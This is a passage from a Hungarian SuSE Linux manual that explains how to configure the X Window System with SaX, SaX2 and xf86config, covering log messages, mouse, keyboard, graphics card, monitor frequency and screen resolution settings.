(WW)	Figyelem: itt az X szerver közli velünk, hogy miért nem hajtott végre bizonyos dolgokat, amik a beállítási fájlokban vannak meghatározva, vagy amiket alapból kellett volna aktiválnia.
(EE)	Hiba! Ezek az üzenetek vezetnek az indítási eljáráshoz vagy az X szerver összeomlásához. Nézzük meg a sorokat a naplófájlban, amik (EE)-vel kezdődnek, ha az X szerver nem indul el. Ezeknek az üzeneteknek az értelme alapján saját magunk is megoldhatjuk a legtöbb hibát.

8.3 táblázat: Üzenettípusok az X szerver naplófájlban

Leellenőrizhetjük a naplófájlt a `SaX2` beállítási programon belül, ha megnyomjuk a középső egérgombot. Az X szerver hibái és figyelmeztetései színesen kiemelődnek. Ez a fájl jelenik meg ha az X szerver amit a `SaX2` hívott meg ellenőrzési célból, nem indul el, vagy egy hibaüzenettel leáll.

Ha valami váratlan történik amikor a `SaX2` beindul vagy a beállítási lépések alatt, akkor az összes hibák és lépések a `SaX2`re vonatkozólag a `/var/log/SaX.log` naplófájlba kerülnek bejegyzésre. Az X szerver hibái a `/var/log/XFree86.0.log` fájlba kerül naplózásra a fentebb leírtak szerint. Ezeknek a fájloknak az értelmezésével ötleteket kaphatunk, miként folytassuk tovább innen.

8.3.5 Az X Window rendszer indítása

Az X Window System a `startx` parancsra indul el. A példa felhasználó előre beállított GUI-ként az `fvwm` ablakkezelőt kapja. Javasoljuk az X Window System indítását erről a felhasználói hozzáférésről, és *nem* mint `'root'`. Az

X11 szerver hibaüzeneteit a `~/X.err` fájl őrzi. A **startx** parancsnak van egy pár lehetősége; például kiválaszthatunk 16 bit színmélységet az alábbi beírásával

```
jancsi@meggyfa: > startx -- -bpp 16
```

8.4 Beállítás a SaX-szal

Az XFree86 3.3.x verziójának beállításához a régi SaX-ot (*SuSE Advanced X Configuration Tool*) – a SaX2 helyett – kell használni. A 4-es verziójú XFree86-hoz a korábban már bemutatott SaX2-t célszerű használni. Azokban az esetekben amikor XFree86 3.3.x-re van szükségünk a következőkben leírtak segíthetnek.

A SaX (**sax**) programot `'root'` felhasználóként kell elindítani. Továbbá el lehet indítani a YaST programból: `'Rendszeradminisztráció'` majd `'Az XFree86[tm] konfigurálása'` (lásd a 3.6 fejezetben (102. oldal)).



A programot parancssorból a következő módon lehet elindítani:

```
meggyfa:/root # sax
```

A program indításakor behelyezett PCI kártyát keres. Találat esetén beazonosítja, és a `'kártya'` rész alatt megjelenik a programban.

A PCI keresés után a főablak jelenik meg az alábbi fülekkel: egér (`'egér'`), billentyűzet (`'billentyűzet'`), videokártya (`'kártya'`), monitor (`'monitor'`) és képernyő (`'képernyő'`).

(A fülek között, azokon való kattintással lehet mozogni). A következő lépésben a SaX betölti a saját hardver adatbázisát (ez pár másodpercig eltarthat). A keresés során azonosított elemeket a megfelelő kategóriákban lehet megtalálni, az aktuális videokártyát így például a `'képernyő'` rész tartalmazza.

A SaX által beállított értékek a legtöbb esetben megfelelőek, de szükség esetén módosítani/pontosítani kell azokat.


A programot öt "beállító fülön", `'Egér'`, `'Billentyűzet'`, `'Kártya'`, `'Monitor'` és `'Képernyő'`, keresztül lehet kezelni. A fülekre kattintva a megfelelő ablakok fognak megjelenni.

Rosszul beállított egér esetén a billentyűzettel lehet a SaX-ot kezelni. A **(Tab)** billentyű folytonos megnyomásával a különböző mezők között lehet mozogni. A különböző ablakok között úgy lehet váltani, hogy a **(Tab)**-ot addig nyomkodjuk, amíg a kívánt fül felirata fekete keretben meg nem jelenik; ezután más fülre a **(←)** vagy **(→)** nyilak használatával lehet ráállni, a kívánt ablakba a **(↵)** (Enter) gomb megnyomása után lehet lépni. Mindegyik ablakban több választható elem található, mint például gombok, listák és beviteli mezők. Csak billentyűzettel ezek is elérhetőek. Pl. az `'Alkal-maz'` gombra a **(Tab)**-bal lehet ráállni, majd a **(←)** vagy (Space) gombot megnyomva a kívánt változtatásokat elérni.

A listák elemeit úgy lehet elérni, hogy a **(Tab)**-ot addig nyomkodjuk, amíg a lista ki nem lesz választva. Ezek után a **(↑)** és **(↓)** nyilakkal lehet a lista elemei között mozogni, és az **(Enter)**-rel aktiválni.

Az egér

A program indításakor az első ablakban, az 'Egér' beállítások ablakában találjuk magunkat (lásd a 8.7 ábrát).



8.7 ábra: SaX: egér beállítások

Ha a rendszerben már beállított egér található, pl. a Linux telepítésekor a *gpm*-hez lett megadva egér, akkor a SaX a beállított értékek alapján az X Window System számára azonnal elérhetővé teszi az egeret – ez esetben a következő részt átugorhatjuk.

Ha még nem történt meg az egér beállítása, akkor itt az idő, be kell állítanunk. A **(Tab)** kétszeri lenyomásával az egér 'Gyártó'-k listájába jutunk (a **(↑)** és **(↓)** nyilakkal lehet közöttük mozogni); **(Enter)**-rel lehet a kiválasztott gyártót elfogadtatni. A megfelelő egér típust egy újabb **(Tab)**-bal lehet kiválasztani. Az 'Alkalmaz' gomb segítségével lehet ellenőrizni a beállítások helyességét. Az egérnek ekkor a képernyőn megfelelően kell működnie.


Ha pontosan nem tudjuk milyen típusú egér van a számítógéphez csatlakoztatva, vagy a típusa nem található a listában, vagy a soros egér 'Microsoft' gyártónál található 'Szabványos Egér' protokollal sem működik, akkor a 'Szakértő' menüben lehet közvetlenül az egeret beállítani. Itt olyan dolgokat lehet megadni, mint az átviteli sebesség és a "három gomb emulálása".

A 'Szakértő' menüből a következő ablakok érhetők el:

'eszköz': Ha a gyártó nem ismert, akkor az egér protokollja itt adható meg. Az egérmeghajtó eszközét is itt lehet megadni. Bus-típusú egereket valamelyik PS/2-es típussal lehet működtetni.

'opciók' 3-gomb emulálása, stb.


'Teszt': Az egér beállításokat lehet az ablak alsó részében a 'Tesztmező'-ben kipróbálni (lásd a 8.8 ábrát). Ha az egér jól lett beállítva, akkor az egeret ábrázoló képen a helyes működését lehet nyomonkövetni.



8.8 ábra: SaX: szakértő egér beállítás

A billentyűzet

Alapbeállításként Angol kiosztású Windows 95/98 billentyűzet van megadva (lásd a 8.9 ábrát). Más kiosztás beállításához nekünk kell a megfelelő értékeket megadnunk, mivel a billentyűzet egyike azon hardverelemeknek, amelyet csak hardverfelismeréssel nem lehet pontosan beállítani.



8.9 ábra: SaX: billentyűzet


A képernyőn a 'Billentyűzet' alatt megjelenő kép alapján könnyen ki lehet választani a rendszerhez kapcsolt billentyűzet típusát. A kívánt nyelvet

a 'nyelv' menüben lehet megadni. A törlés gomb mellett található beviteli mezőben lehet a beállításokat ellenőrizni.

Legtöbb esetben nincs szükség a 'Szakértő' menüben található beállításokra... A változások az 'Alkalmaz' gomb megnyomása után lépnek érvénybe.

A grafikus kártya

A 'kártya' ablakban a baloldali listából a kártya gyártóját, míg a jobb oldali listából a kártya nevét lehet kiválasztani (lásd a 8.10 ábrát). A SaX mindig megpróbálja azonosítani a grafikus kártyát, ez a legtöbb PCI kártya esetén jól működik. A program az azonosítást egy hardver adatbázis alapján végzi el; lásd a cdb *Részegységek AdatBázist*. A megtalált hardvert színessel jelöli a program.




8.10 ábra: SaX: grafikus kártya



Ugyanabban a kártyacsaládban néha előfordulnak "módosított" kártyatípusok (például eltérések a Ramdac-ban). Ezért előfordulhat, hogy a SaX más kártyát jelöl meg talált elemként, mint ami a kártya gyári leírásában található. Ezekben az esetekben a gyári leírásban megadottakat célszerű beállítani a 'Szakértő' menü segítségével.

A 'Szakértő' menüben számos beállítást lehet megtalálni (lásd a 8.11 ábrát). Ezek főleg akkor fontosak, ha az X szervert mi magunk választjuk ki ('X szerver'). Itt még meglehet adni a memória méretét, a RAMDAC sebességét vagy az órajelet (lásd 'chipsets'). Ha a képernyőn furcsa alakzatok – például ablakmozgatásnál az ablak egy része, vagy fejléce nem megfelelően jelenik meg – akkor a RAMDAC-nál beállított értéket célszerű csökkenteni.



8.11 ábra: SaX: grafikus kártya – szakértő beállítás

Néhány grafikus kártyánál az ablakon található 'Opciók'-ban további értékeket kell beállítani; a legtöbb esetben azonban nem kell itt semmit sem megváltoztatni.

Az ISA kártyákat nem ismeri fel "automatikusan" a program; ezekhez a kártyákhoz nekünk kell "kiválasztani" a megfelelő szervert.



Ha a "SVGA Szerver nincs telepítve..." hibüzenetet látjuk, akkor telepíteni kell a YaST-tal (lásd a 3.4 fejezetben (96. oldal)) a fenn említett csomagot.

A monitor


Az X beállításának utolsó problémás lépése a monitor kiválasztása. A 'Monitor' ablak baloldalán itt is a monitor 'Gyártó'-ja közül lehet választani. A gyártó kiválasztása után a jobb oldali listából a monitor típusát ('Típus') kell megadni. Ha a listában nem szerepel a monitorunk, akkor a 'Szakértő' menüben meg kell adnunk a vízszintes és függőleges képfirissítési frekvenciákat. Ezeket többnyire megtaláljuk a monitorhoz mellékelt kezelési útmutatóban.

Ha nem tudjuk a monitorunk ezen adatait, akkor a SaX 29-61 kHz vízszintes és 60-70 Hz függőleges képfirissítési frekvenciákat fog beállítani. A legtöbb monitornak gond nélkül kell ezzel működnie.

Ha az X szerver indítása után a monitor másodpercekig sötét marad, vagy szaporán villog, akkor a **(Ctrl) + (Alt) + (←)** billentyűhármassal azonnal le kell állítani a szervert, különben a monitor károsodhat.

A képernyő

A grafikus kártya beállítása után különböző képernyőfelbontások és szín-mélységek közül kell választani. Ezeket a 'képernyő' menün keresztül lehet megtenni (lásd a 8.12 ábrát).




8.12 ábra: SaX: képernyő

A 'képernyő' ablak nagyban hasonlít egy másik operációs rendszer beállítóablakára.

Az ablakban különböző felbontásokhoz ('felbontás' különböző szín-mélységeket ('színek') lehet megadni.

Ha egy adott színmélységhez több felbontást szeretnénk megadni, akkor azt szakértői módban ('Szakértő', lásd a 8.13 ábrát) tehetjük meg.



8.13 ábra: SaX: munkaasztal

A 'Felbontás' ablakban a következők találhatók:

'**Felbontás**' Az ablak három részre van osztva:

- '**Lehetséges**' felbontások.
- '**Tényleges**' felbontás.
- '**Színek**' a különböző színmélységek.

Először jobboldalon ki kell választani a kívánt színmélységet ('Szí-nek'); majd a felbontások közül kell választani.

Az X szerveret különböző színmélységekben lehet indítani, pl. 8 bit; amely azt jelenti, hogy a képernyőn maximum 256 szín jelenhet meg. Minden egyes színmélységhez más és más képernyőfelbontás tartozhat, pl. 800x600. Azonban nem mindegyik felbontásban lehet bármilyen színmélység. Ezt a grafikus kártyán található memória mérete határozza meg.

8 bit-es színmélységhez számos felbontás választható 1600x1200-tól 640x480-ig; ezeket a 'Tényleges' felbontások listájában lehet látni. A különböző felbontások között (Ctrl) + (Alt) + (+) és (Ctrl) + (Alt) + (-) billentyűkombinációkkal lehet váltani (fel és le). A listában megadott legelső felbontással fog futni az X szerver indításakor.

A 'lehetséges' felbontások közül a 'tényleges' felbontások közé úgy lehet értéket adni, hogy a lehetségesek közül kiválasztjuk a kívánt beállítást majd a 'I'-vel hozzáadjuk a ténylegeshez. A 'R'-re kattintva a kijelölt felbontást lehet a listából törölni.

A 'tényleges' lista elemeinek sorrendjét az ablak alján található nyilakkal lehet változtatni. Először ki kell jelölni a mozgatni kívánt elemet, majd a bal egérgombbal kattintani a fel- vagy lefelé mutató nyílra attól függően, hogy a kijelölt elemet fel vagy lefelé akarjuk mozgatni. Ezzel a kijelölt elem helyet cserél az előtte vagy utána lévő elemmel.

Ha mindent beállítottunk 8 bit színmélységen, akkor lehet a jobboldalról másik színmélységet választani (pl. 16 bit beállításhoz. Az újabb színmélységhez a 'lehetséges' felbontásokból lehet megint választani, úgy ahogy az előbb már leírtuk.

'Virtuális felbontás': az ablakon a képernyő virtuális felbontását lehet beállítani. A 'Virtual X' (= szélesség) és 'Virtual Y' (= magasság) értékeivel lehet a virtuális képernyő méretét beállítani. A legtöbbször *nem* használják ezt a lehetőséget. Háttérinformáció: az X Window System a valódi képernyő méretnél nagyobb képernyők kezelésére is képes, például 800x600 felbontás mellett is lehet 1152x864 felbontást használni, virtuális felbontásként.

'Speciális': a 'speciál' ablakban a felhasználó egyéb beállításokat adhat meg, ilyen lehet például a különböző "modelineok" megadásával, amellyel különböző megjelenési módok közül lehet választani.

Ezek után meg kell adni azt a színmélységet, amellyel az X szerver indul. Ehhez ki kell választani bármelyik színmélységet 'képernyő' ablakon ('színek'), mint az alapértelmezett színmélységet. A 'Konfigurálja ezt a módot' gombra kattintva megtörténik az új beállítások elmentése és azok ellenőrzése.

Beállítások tesztelése

Rövid idő után megjelenik egy választó ablak; ha a beállítások megfelelnek, akkor kattints az 'OK' gombra. Ezek után egy munkaterület részben meg fog jelenni egy ablak, amelynek balrészében a jelenlegi beállítások (felbontás, vízszintes és függőleges képfrissítési frekvenciák) találhatóak.

A jobb oldali részben 'méret' és 'pozíció' gombok jelennek meg, amelyekkel a képet lehet mozgatni. A 'méret' menüben található nyilakkal a kép vízszintes és függőleges méreteit lehet változtatni, míg a 'pozíció' keretben a kép elhelyezkedését a monitoron lehet megváltoztatni. Állítsuk be a nekünk tetsző elhelyezkedéseket.

A kép négy sarkában kis négyzetek találhatóak, amelyeknek jól láthatóan és torzulásmentesen kell kinézniük.



A SaX-szal csak apró módosításokat lehet a monitor beállításokon elvégezni; ezért nem helyettesítheti a monitor beállítógombjaival elvégezhető beállításokat!

A kép beállításai után az ablakból kétféleképpen lehet kilépni:

'Mentés': Az X Window System leállítása és a beállítások mentése. Ezzel a parancssorba jutunk vissza.

'Mégsem': Az X szervert leállítva megszakítja és a változások elvetése.

Az **(Alt) + (F1)** billentyűkkel az első konzolra lehet visszamenni.

8.4.1 Újra-konfigurálás

A SaX-szal egy már működő X szervert beállításait is meg lehet változtatni.

A SaX az X Window System már létező beállítási fájlját (`/etc/XF86Config`) használja. Ebben az esetben nem kell mindent beállítanunk, mivel a fájlban megadott értékeket a SaX a már korábban említett ablakokban megjeleníti.

Ez esetben is azt állíthatunk be X szervert, amit akarunk: új monitort, hogy a képek jobban láthatóak legyenek, vagy a megfelelő helyen legyenek a monitoron.

A SaX grafikus felhasználói felületével (GUI) könnyen választhatunk a különböző színmélységek és felbontások közül a 'képernyő' ablakban.

8.4.2 Hibaelhárítás

Itt az X windows SaX-szal történő beállításakor leggyakrabban előforduló hibákról lesz szó:

- Ha a kép villog a beállítás tesztelésekor, vagy sötét képernyő jelenik meg, akkor azonnal le kell állítani az X szervert, nehogy károsodjon a monitor az alkalmazott beállítástól.

Nyomjuk meg a **(Ctrl) + (Alt) + (←)** billentyűket.

A 'Monitor' ablakban másik monitort, vagy a monitorunk értékeit kell megadnunk; ugyanígy kell eljárni, ha a kép villódzni kezd ha a képernyőn változtatunk.

- Ritka esetekben kell használni a SaX következő parancssori kapcsolót:

-servervga16: Ezzel a SaX VGA16 szervert fog futni, nem pedig a kártyánknak megfelelő szervert. Ez a szervert majdnem minden VGA kártyán működik. Ez a szervert kerül elindításra, ha a grafikus kártyánkat nem ismeri fel a program, vagy ha ISA kártyánk van.

A SaX dokumentációja a `/usr/doc/packages/sax` könyvtárban található. Ha a SaX indításakor, vagy a beállítási folyamat közben bármi váratlan történik, akkor a `/root/ServerLog` és `/root/StartLog` fájlok segíthetnek a hiba kiderítésében és megoldásában.

8.5 Beállítás az *xf86config* segítségével

Fordította: Fodor Orsolya

A legtöbb esetben, az *XF86Setup* jobb, mint az *xf86config*, amely egy egyszerű beállító eszköz. Mindazonáltal néhány ritka esetben előfordulhat, hogy az *XF86Setup* nem működik megfelelően. Ha mégis ez történik, használjuk az *xf86config*-ot, amely szinte mindig működik.

Az XFree86 4.0 tartalmaz egy egyszerű, karakteres felületű beállító programot, az *xf86config*-ot. Ez különböző kérdéseket tesz fel az egyes beállítási lehetőségekre vonatkozóan, majd elkészíti a `/etc/X11/XF86Config` konfigurációs fájlt. Habár az XFree86 4.0-ban az *xf86config* használatára többnyire nincs szükség, néhány "problémás" videokártya beállítható a "Framebuffer" vagy a **vga** részekkel, ahogy ezt leírtuk a 8.3.3 fejezetben (251. oldal) és a 8.3.3 fejezetben (252. oldal).

Használatához a következő információkra lesz szüksége:

- az egér típusa, portja, vagyis ahová csatlakozik, és sebessége (a sebesség megadása csak opcionális).
- a videokártya jellemzői
- a monitor adatai (képfriessítési frekvencia, stb.)

Ha mindezekkel a beállítási lehetőségekkel tisztában vagyunk, vagy hardver-eszközeink kézikönyvei elérhető távolságban vannak, elkezdhetjük a beállítást. Emlékeztetőül: a beállítás csak `'root'`-ként végezhető el.

A beállítás elkezdéséhez adja ki a következő parancsot:

```
meggyfa:/root # /usr/X11R6/bin/xf86config
```

Az egér

Az üdvözlőképernyő után a program megkérdezi az egér típusát. A következő lehetőségek közül választhatunk (lásd még a 8.5.1 képernyőlistát):

1. Microsoft kompatibilis (2 gombos)
2. Mouse Systems (3 gombos)
3. Soros egér
4. PS/2-es egér
5. Logitech egér (soros, régi típusú, Logitech protokollal)
6. Logitech MouseMan (Microsoft kompatibilis)
7. MM Series
8. MM HitTablet

8.5.1 képernyőlista: Egér típus kiválasztása X alatt

Amikor kiválasztjuk az egér típusát, vegyük figyelembe, hogy a Logitech egerek többsége Microsoft kompatibilis vagy a MouseMan protokollt használja. A soros egér választása (**Bus Mouse**) bármelyik soros egérre vonatkozik, beleértve a Logitech-et is!

A kiválasztás a megfelelő sorszám megadásával történik. Megjelenhet egy kérdés, a "ChordMiddle" engedélyezésére vonatkozólag. Ez néhány Logitech egér vagy hanyattegér középső gombjának használatához szükséges.

Válaszoljunk a következő kérdésre igennel (az 'y' megnyomásával)

vagy nemmel, az 'n' megnyomásával.

Engedélyezi a ChordMiddle használatát?

Ha két gombos egere van, emulálhatjuk a harmadik egérgombot a következő kérdésre adott 'y' (igen) válasszal.

Válaszoljunk a következő kérdésre igennel (az 'y' megnyomásával)

vagy nemmel, az 'n' megnyomásával.

Engedélyezi az Emulate3Buttons használatát?

A középső egérgomb emulálása egyszerűen a bal és a jobb egérgombok együttes megnyomásával történik.

Ezután meg kell adni az egér csatlakozásának típusát :

Most adjuk meg annak az eszköznek a teljes nevét, ahová az egér csatlakozik, pl.

/dev/tty00. Az Enter megnyomásával az alapértelmezett

/dev/mouse-t fogja használni a rendszer.

Egér eszköz megadása:

Ha a rendszer telepítése során már megadtuk az egér portját, csak nyomjunk Entert a **/dev/mouse** elfogadásához.

A billentyűzet

A program a következőkben megkérdezi, hogy szeretnénk-e a **Meta** (ESC)-et hozzárendelni a baloldali Alt gombhoz és a **Modeshift**-et a jobboldali Alt gombhoz.

Válaszoljunk a következő kérdésre igennel (az 'y' megnyomásával)

vagy nemmel, az 'n' megnyomásával.

Szeretné engedélyezni az Alt billentyűk ezen beállításait?

Ha igennel ('y') válaszolunk, a magyar billentyűkiosztást érhetjük el a jobb (Alt) megnyomásával, a bal (Alt) mint meta billentyű használható³.

A monitor

Ezután meg kell adnunk a képernyő tulajdonságait. Legyünk óvatosak a vízszintes és a függőleges frissítési frekvenciák megadásával! Ezek az értékek megtalálhatók a monitor kézikönyvében, feltéve hogy az megvan még. :-))

³ pl. az Emacs programban.

A frekvenciák helytelen megadásával tönkretehetjük a monitorunkat, különösen ha az egy régebbi típus! Az X Window rendszer csak azokat a videómódokat használja, amelyek a megadott frekvenciatartományba tartoznak. Ha olyan frekvenciatartományt adunk meg, amelyet a monitor nem támogat, a képernyő meghibásodását érhetjük el!



A monitorok listája megtalálható a `/usr/X11R6/lib/X11/doc/Monitors` elérési úton⁴.

A vízszintes frekvencia megadásához a következő lista jelenik meg (lásd még a 8.5.2 képernyőlistát):

```
vízszintes szinkron (hsync) kHz-ben; monitor típus a karakteres módokhoz
1 31.5; Standard VGA, 640x480 @ 60 Hz
2 31.5 - 35.1; Super VGA, 800x600 @ 56 Hz
3 31.5, 35.5; 8514 Compatible, 1024x768 @ 87 Hz interl.
  (no 800x600)
4 31.5, 35.15, 35.5; Super VGA, 1024x768 @ 87 Hz il.,
  800x600 @ 56 Hz
5 31.5 - 37.9; Extended Super VGA, 800x600 @ 60 Hz,
  640x480 @ 72 Hz
6 31.5 - 48.5; Non-Interlaced SVGA, 1024x768 @ 60 Hz,
  800x600 @ 72 Hz
7 31.5 - 57.0; High Frequency SVGA, 1024x768 @ 70 Hz
8 31.5 - 64.3; Monitor that can do 1280x1024 @ 60 Hz
9 31.5 - 79.0; Monitor that can do 1280x1024 @ 74 Hz
10 Értékek egyedi megadása (hsync)
A választását gépelje be (1-10):
```

8.5.2 képernyőlista: A vízszintes frekvencia megadása

Csak egy módot választhatunk az előre definiáltak közül, ha nem vagyunk biztosak a monitor beállítási értékeiben. A '10' menüpont választásával egyedi értékeket adhatunk meg.

A következő oldalon a függőleges frekvenciát állíthatjuk be (lásd még a 8.5.3 képernyőlistát). Ismételten javasolt az egyedi, konkrét értékek megadása (az '5'-ös menüpont választásával) az '1' - '4' menüpontok választása helyett.

```
1 50-70
2 50-90
3 50-100
4 40-150
5 Értékek egyedi megadása (vsync)
```

A választást gépelje be (1-5):

8.5.3 képernyőlista: Függőleges frekvencia megadása

Ezután adjuk meg monitorunk nevét, a gyártó nevét, illetve a modell típusszámát:

Gépeljük be a monitor azonosítóját:

⁴ Természetesen, minket nem hibáztathat, amennyiben az ott megadott információ pontatlan!

A monitor gyártója:

A modell típuszáma:

Ezek csak magyarázó nevek, amelyek a rendszer dokumentálásához szükségesek, a beállításokra ténylegesen nincsenek befolyással. Az `(Enter)`-t egymás után gyorsan lenyomva az alapértelmezett értékek tárolódnak, amelyek többnyire elegendőek.

A monitor beállítások ezek után elkészülnek.

Grafikus kártyák / X szerverek

Most meg kell adnia a videókártya típusát:

Ki akarjuk keresni a kártyát egy adatbázisból?

Ha igennel válaszolunk (a `'y'` lenyomásával), listát kapunk az ismert kártyákról.

A listából kiválaszthatjuk a videókártyát a megfelelő sorszám begépelésével. Ne bízunk meg vakon az itt szereplő adatokban, mert lehetnek különbségek a clockchip és a RAMDAC⁵ értékekben!

Ez az, amiért egy későbbi menüpontban be kell állítani a RAMDAC és a clock chip értékét, még akkor is, ha ezt korábban már megtörtént. Az előre megadott értékek, mint extra opciók fognak megjelenni.

A kártyadefiníciók tartalmazzák a clock chip-ek, a RAMDAC és a használandó X-szerver típusát. A továbbiakban több hasznos (és pontosító) információ kerülhet az `XF86Config` fájl eszköz részébe (device section).

Ne essünk pánikba, ha a videókártyánkat nem tartalmazza a lista! Visszatérhetünk a normál beállításokhoz a `'q'` megnyomásával. Csak akkor válasszunk az előre definiált kártyák közül a listáról, ha tulajdonságai pontosan megegyeznek (pontosan olyan típusú)! Hasonló nevű kártya kiválasztása nem igazán javasolt. A hasonló elnevezések nem mindig jelentik ugyanazt a hardvert...

További információk a kártya beállítására vonatkozólag megtalálhatók a [8.6](#) fejezetben ([272.](#) oldal).

A videókártya beállítása után az X-szerver beállítása következik. Az `xf86config` megjeleníti a lehetőségeket, ahogyan az megtalálható a [8.5.4](#) képernyőlistában.

Az `'5'`-ös menüpont csak akkor jelenik meg, ha a videókártyát a listán szereplők közül választottuk ki az előző pontban. Ebben az esetben válasszuk az `'5'`-öst, amely a kártyának megfelelő X-szerver.

Miután kiválasztottuk a szerveret, a program megkérdezi, hogy létrehozza-e az alábbi, szimbolikus linket: `/usr/X11R6/bin/X`. Ha a `'y'`-nal válaszolunk, megkérdezi, hogy az alábbi helyen hozza-e létre: `/var/X11R6/bin/X`.

Kívánja beállítani az alábbi helyen: `/var/X11R6/bin?`

Válaszoljunk igennel (az `'y'` lenyomásával), még akkor is, ha nem mindig lehetséges írni a `/usr`-t.

⁵ Random Access Memory Digital-to-Analogue Converter.

```

1 Az XF86_Mono szerver. Ez egy monokróm szerver, amelynek
működnie kell az összes VGA-kompatibilis kártyával,
